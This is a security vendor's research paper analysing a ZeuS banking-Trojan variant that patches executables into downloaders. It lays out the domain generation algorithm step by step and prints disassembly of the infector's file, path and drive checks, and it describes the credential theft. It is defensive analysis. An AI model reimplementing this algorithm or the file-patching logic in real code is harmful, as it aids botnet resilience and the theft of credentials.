File-Patching ZBOT Variants

ZeuS 2.0 Levels Up

Trend Micro, Incorporated

TrendLabs℠

TrendLabs is Trend Micro's global network of research, development, and support centers committed to 24 x 7 threat surveillance, attack prevention, and timely and seamless solutions delivery.

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THE ZEUS CYBERCRIME STORY SO FAR

Last September, Operation Trident Breach disrupted a large-scale, cross-border cybercriminal operation. Officers from the United States, the Netherlands, Ukraine, and the United Kingdom worked together to arrest several individuals. These individuals attempted to steal US$220 million and successfully removed US$70 million from the bank accounts of a number of small and medium-sized businesses (SMBs). At the heart of this cybercriminal operation was a botnet, a network of systems that have been compromised by information-stealing Trojans, created with a version of the ZeuS toolkit.

ZeuS is a commercial-grade toolkit sold in underground forums. It is capable of creating Trojans that steal banking-related information and of monitoring its creations via a user-friendly console. This toolkit is responsible for identity theft that allows cybercriminals to channel funds from unsuspecting victims' accounts into their own coffers. While the original creators of ZeuS are from Eastern Europe, the current availability of the toolkit in the open market makes even less technically savvy people capable of setting up and of commanding their own ZeuS botnets.

ZeuS' creators continuously updated the toolkit throughout the years. This has given its cybercriminal patrons more options in terms of functionality. More recent ZeuS versions are significantly different from prior releases in terms of technical details such as registry changes made and folder and file names used. However, their main payload remains the same—to infiltrate a system, to monitor its use in relation to online banking and other financial transactions, and to steal their victims' personal information.

ZeuS is a commercial-grade toolkit sold in underground forums that is capable of creating Trojans that steal banking-related information and of monitoring its creations via a user-friendly console.

Trend Micro has been monitoring the ZBOT family—our detection name for the variants created with the ZeuS toolkit—as early as 2007. To date, we have created more than 3,000 ZBOT signatures or detection names, each one representing a new ZBOT variant. Around a hundred of these detection names cover more than one ZBOT variant, the number of which continues to rise.

Early this year, Trend Micro researchers published a very comprehensive study of the ZeuS toolkit's components and the relationships ZeuS botnet operators have formed with other cybercriminals to perpetrate crime in "ZeuS: A Persistent Criminal Enterprise."


ZBOT VARIANT WITH A LICAT/MUROFET FILE-PATCHING ROUTINE: AN UPGRADE?

Trend Micro observed a new, strange ZeuS Trojan behavior in the variant detected as TSPY_ZBOT.BYZ. New ZBOT variants are not uncommon, as the toolkit's creators constantly improve their kit's code and as many third parties offer services to encrypt ZBOT binaries in order to better avoid detection. However, this particular variant had some noticeable new behaviors.

While most of the older ZBOT variants arrived on systems through socially engineered spam or as downloads from bad sites, this variant appeared to spread by "patching" files to turn them into malware downloaders. TSPY_ZBOT.BYZ specifically decrypts a code in memory that targets and patches .EXE files, turning them into a downloader detected as PE_LICAT.A.

The infected file generates URLs—reminiscent of the DOWNAD/Conficker worm—that are then accessed to download the same Trojan spyware that started the infection, TSPY_ZBOT.BYZ. To detect future variants with the same behavior, therefore, TrendLabs engineers created the heuristic or behavioral pattern TSPY_ZBOT.SMEQ in order to protect Trend Micro product users.

Each part (text set in black) of the infection diagram below points to an equivalent section of this research paper where a more in-depth discussion of every aspect of the attack can be found.



LICAT'S ROBUST COMMUNICATION MEANS: DOMAIN GENERATION ALGORITHM

One major advancement TrendLabs engineers saw in this ZBOT attack was the addition of the capability to communicate to a nonstatic list of domain servers. This allowed the patched files aka PE_LICAT.A to attempt to communicate with several pseudorandomly generated domain names based on the current date and time at which the malware was executed. This made LICAT more resilient to takedown, as it can attempt to contact new domains if old ones are rendered inaccessible.

On any given day, LICAT has the option to contact any of 1,020 randomly generated domains. An attacker can register and use any one of these domains to host either an updated copy of the malware or the configuration for its information-stealing routine. This routine includes code that tells what user credentials to attempt to steal and where to upload the stolen information. Trojanized or patched files use domain generation algorithm (DGA) along with the */forum/* folder to download and execute updated copies of the ZBOT malware.

In addition, we believe that any other non-ZBOT malware can also be hosted on these servers, which other cybercriminals can take advantage of. This also raises the security risks infected systems face. The main ZBOT malware or the ones responsible for Trojanizing the .EXE files also use DGA along with the */news/?s=* resource to download configuration files that contain encrypted instructions on what or how to steal information and where to upload this.

Domain generation utilizes a relatively easy-to-use algorithm that can just as easily be incorporated into other malicious codes. Based on the current date and time (i.e., year, month, day, and minute), it forms an 8-Byte array, gets its MD5 hash, forms a second-level domain name from the hash, and appends a chosen top-level domain. The steps below describe the DGA process LICAT follows to form a fully qualified domain name in more detail. (The complete technical details for the algorithm can be found in Appendix A.)

1. Retrieve the current date and time.
2. Multiply the minute value by 17.
3. Initialize the 8-Byte array where *f(minute) = (minute % 1020) AND 0xFFFFFFFE* using the following values:
   - array_element[0] = (Year + 48) AND 0xFF
   - array_element[1] = Month
   - array_element[2] = Day
   - array_element[3] = 0
   - array_element[4] = f(minute) AND 0xFF
   - array_element[5] = f(minute) / 0x100
   - array_element[6] = 0
   - array_element[7] = 0

For instance, if the current date is October 6, 2010 and if the current time is 5:20 a.m., the array will have the following values:

- 0x0a
- 0x0a
- 0x06
- 0x00
- 0x54
- 0x01
- 0x00
- 0x00

4. Perform the XOR operation on the array using a static numeric key.

5. Compute the MD5 hash of the array.

6. Split each Byte of the 16-Byte MD5 hash output into two nibbles and get their sum. Add *97 (0x61 or 'a')* to the value but make sure that the sum is not greater than *122 (0x7a or 'z')* or it will be concatenated to the second-level domain.

   If, for instance, the first few Bytes of the hash are *0x30, 0xfe, 0x7d, 0xac,* and so on, the resulting values will be *0x64, 0x75, 0x77,* and so on or *duw…* since the second element, *0xfe,* will have a final sum of 126, it was excluded.

7. Append a top-level domain by checking the minute value by following the rules in Figure 1.

8. Increment the current minute value.

9. Repeat steps 3–8 800 times.

```
If divisible by 5 = ".biz"
Else
   If divisible by 4 = ".info"
   Else
      If divisible by 3 = ".org"
      Else
         If divisible by 2 = ".net"
         Else = ".com"
```

Figure 1. *Rules to follow to check the minute value*

The aforementioned algorithm makes it easier for the malware to use various communication means to connect to a registered domain server because of predictability. It also leads to a variety of payloads like monitor bank A on a certain day, monitor bank B the next day, and so forth. Different malware binaries can also be generated based on the particular date and time at which they can be accessed. (For a sample of our monitoring results of live URLs, see Appendix B.)

Click to return to the ZBOT-LICAT behavior diagram

TSPY_ZBOT.BYZ'S FILE-PATCHING ROUTINE

Another notable technique in this attack is the main malware's file-patching routine. Simply put, it inserts malicious code into target files, turning these into malware themselves.

Similar to recent file infectors such as PE_VIRUX and PE_VIRUT variants, this malware hooks an application programming interface (API) that is commonly used to access a particular file. This particular malware hooks the API *ZWCreateFIle,* which is found in *ntdll.dll.* This makes file patching easier for the malware, as the simple act of accessing a file triggers its file-patching routine.

To hook *ZWCreateFile,* the malware will replace the first few Bytes of the API code with a jump code that leads to the file-patching routine (see Figures 2 and 3).




Figure 2. *Original ZWCreateFile*




Figure 3. *Hooked ZWCreateFile*

To be able to insert its code into a file, the malware set the following requirements before it proceeded with its routine:

1. **File name extension checking:** The target file must have an .EXE file name extension (see Figure 4).

```
loc_408CD7:                             ; CODE XREF: sub_408CBD+30↓j
                push    ds:pszSpec[esi*4] ; pszSpec
                push    edi             ; pszFile
                call    ds:PathMatchSpecW ; check extension must be *.exe
                test    eax, eax
                jnz     short loc_408CEF
                inc     esi
                cmp     esi, 1
                jb      short loc_408CD7
```

Figure 4. File name extension checking

2. **Path checking:** The target file must not be from any of the following directories (see Figure 5):

   - %Current User%\Application Data
   - %Current User%\Local Settings\ Application Data
   - %Program Files%
   - %Program Files%\Common Files
   - %Windows%
   - %System%

```
loc_408D03:                             ; CODE XREF: sub_408CBD+97↓j
                lea     eax, [esp+228h+pszPath]
                push    eax             ; pszPath
                xor     eax, eax
                movzx   ecx, bl
                mov     ecx, ds:dword_40185C[ecx*4]
                push    eax             ; dwFlags
                push    eax             ; hToken
                or      ecx, 4000h
                push    ecx             ; csidl
                push    eax             ; hwnd
                call    ds:SHGetFolderPathW
                test    eax, eax
                jnz     short loc_408D4F
                lea     eax, [esp+228h+pszPath]
                push    eax             ; pszPath
                call    ds:PathAddBackslashW
                lea     ecx, [esp+228h+pszPath]
                call    FUNC_LookForNullTerm
                cmp     eax, esi
                jge     short loc_408D4F
                push    eax
                push    edi
                mov     eax, ecx
                push    eax
                call    ds:StrCmpNIW
                test    eax, eax
                jz      short loc_408DAD
```

Figure 5. Path checking

3. **Drive checking:** The malware will only infect files found in any of the following drive types (see Figure 6):

   - Removable drives
   - Fixed drives
   - Remote drives

   This shows that the target files that are inside removable drives are at risk of being patched by this malware as well.

```
push    edi             ; pszPath
call    ds:PathGetDriveNumberW
cmp     eax, 2
jl      short loc_408DAD
push    eax             ; iDrive
lea     eax, [esp+22Ch+RootPathName]
xor     ecx, ecx
push    eax             ; pszRoot
mov     [esp+230h+RootPathName], cx
call    ds:PathBuildRootW
cmp     [esp+228h+RootPathName], 0
jz      short loc_408DAD
lea     eax, [esp+228h+RootPathName]
push    eax             ; lpRootPathName
call    ds:GetDriveTypeW
cmp     eax, 2          ; removable drive?
jz      short loc_408D97
cmp     eax, 3          ; fixed drive?
jz      short loc_408D97
cmp     eax, 4          ; remote drive?
jnz     short loc_408DAD
```

Figure 6. *Drive checking*

4. **Infection marker:** Typical file infectors create an infection marker on a target file once it has been infected. This is one way by which the malware knows if a file has already been infected with its code in order to prevent reinfection. This particular malware has a similar routine.

   The malware checks if the value indicated in the *Entry Point Offset [PE Header + 0x28]* is the same as that in *Size of UnInitialized Data [PE Header + 0x024]* (see Figure 7). If they are the same then the malware will not patch the file.




Figure 7. *Infection marker with the same value as the entry point*

To determine which part of the target file the malware will write its code in, it will check the characteristics of each section. It will determine if each section is readable and executable (see Figure 8).




Figure 8. *Section whose characteristic is required for infection*

Once a section has been verified to be viable for patching or code insertion, the malware copies the section to the system's memory. It then appends the malicious code at the end of the section, including the RSA key for decryption (see Figure 9).




Figure 9. *Dump of section code appended with the malicious code*

The malware then searches for the hex value *DEADCODE* in the malicious code, which it then replaces with the jump code to the original entry point in the target file. This allows it to jump back to the original file code after performing its malicious routine (see Figure 10).




Figure 10. *Hex dump where* DEADCODE *has been replaced with a jump code back to the original entry point*

To finalize the patching, the malware rearranges the modified file in memory then writes it to the actual file (see Figure 11).




Figure 11. *Writing the modified data to the target file*

The patched files are detected as PE_LICAT.A. Their main payload is to perform the DGA described in a previous section and to download a file.

Click to return to the ZBOT-LICAT behavior diagram

INFORMATION-STEALING ROUTINE

The two previous sections described the most notable routines in this attack. Next, we will look at the malware's information-stealing routine and contrast it with what we know about ZBOT variants.

It is interesting to see how malware evolve. For some cybercriminals, adding anti-debugging techniques that in turn make life more difficult for security analysts or researchers who are reverse engineering the code, is enough. Other criminals however, use spaghetti code to make their creations that much more confusing for reverse engineers to analyze.

TSPY_ZBOT.BYZ's strings are now decrypted at runtime right before they are used. This requires security analysts or researchers to work more in order to read static code. Previous ZBOT variants did not even encrypt their strings.




Figure 12. *Code for stealing* Total Commander FTP *user information used by older ZBOT variants like TSPY_ZBOT.CQJ*




Figure 13. *Code for stealing* Total Commander FTP *user information used by this ZBOT variant*

ZBOT variants are known to steal user information from infected systems. Previous variants stole an affected user's personal certificates, FTP login credentials, *Adobe Flash Player* data, and Internet session cookies (see Figures 12 and 13). The stolen data is encrypted then saved in a file found in *%appdata%\[random]\[random]* (see Figure 14).




Figure 14. *Encrypted file with randomly generated name where TSPY_ZBOT.BYZ saves stolen user data in*

One notable addition to the new ZBOT variant's information-stealing routine is related to the application *Full Tilt Poker.*

If the malware finds the application *fulltiltpoker.exe* running on the infected system, it will delete the registry value, *HKEY_CURRENT_USER\Software\Full Tilt Poker\UserInfo\Username,* from the system. This will force the user to type in his/her user name and password to log on to the application, which allows the malware to steal the information he/she types in (see Figures 15 and 16).




Figure 15. *Code TSPY_ZBOT.BYZ uses to determine if* Full Tilt Poker *is present on an infected system*




Figure 16. *Same part of TSPY_ZBOT. CQJ's code that shows that it does not check for the presence of* Full Tilt Poker

The new ZBOT variant also steals user email information found in the infected system. It makes use of the *msoeacct.dll* file to access email-related information such as account names, email addresses, passwords, server data, and server port data (see Figure 17).

The malware also obtains the email addresses stored in the user's *Windows Address Book (WAB)* by determining the *wab32.dll* path using the registry key, *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WAB\DLLPath.*




Figure 17. *Memory dump of stolen email data*

Once the said DLL path is obtained, it is loaded and its functions are called to access the contents of the user's *WAB*. Entries are checked for valid email addresses then encrypted and saved in a predetermined stolen data repository (see Figure 18).

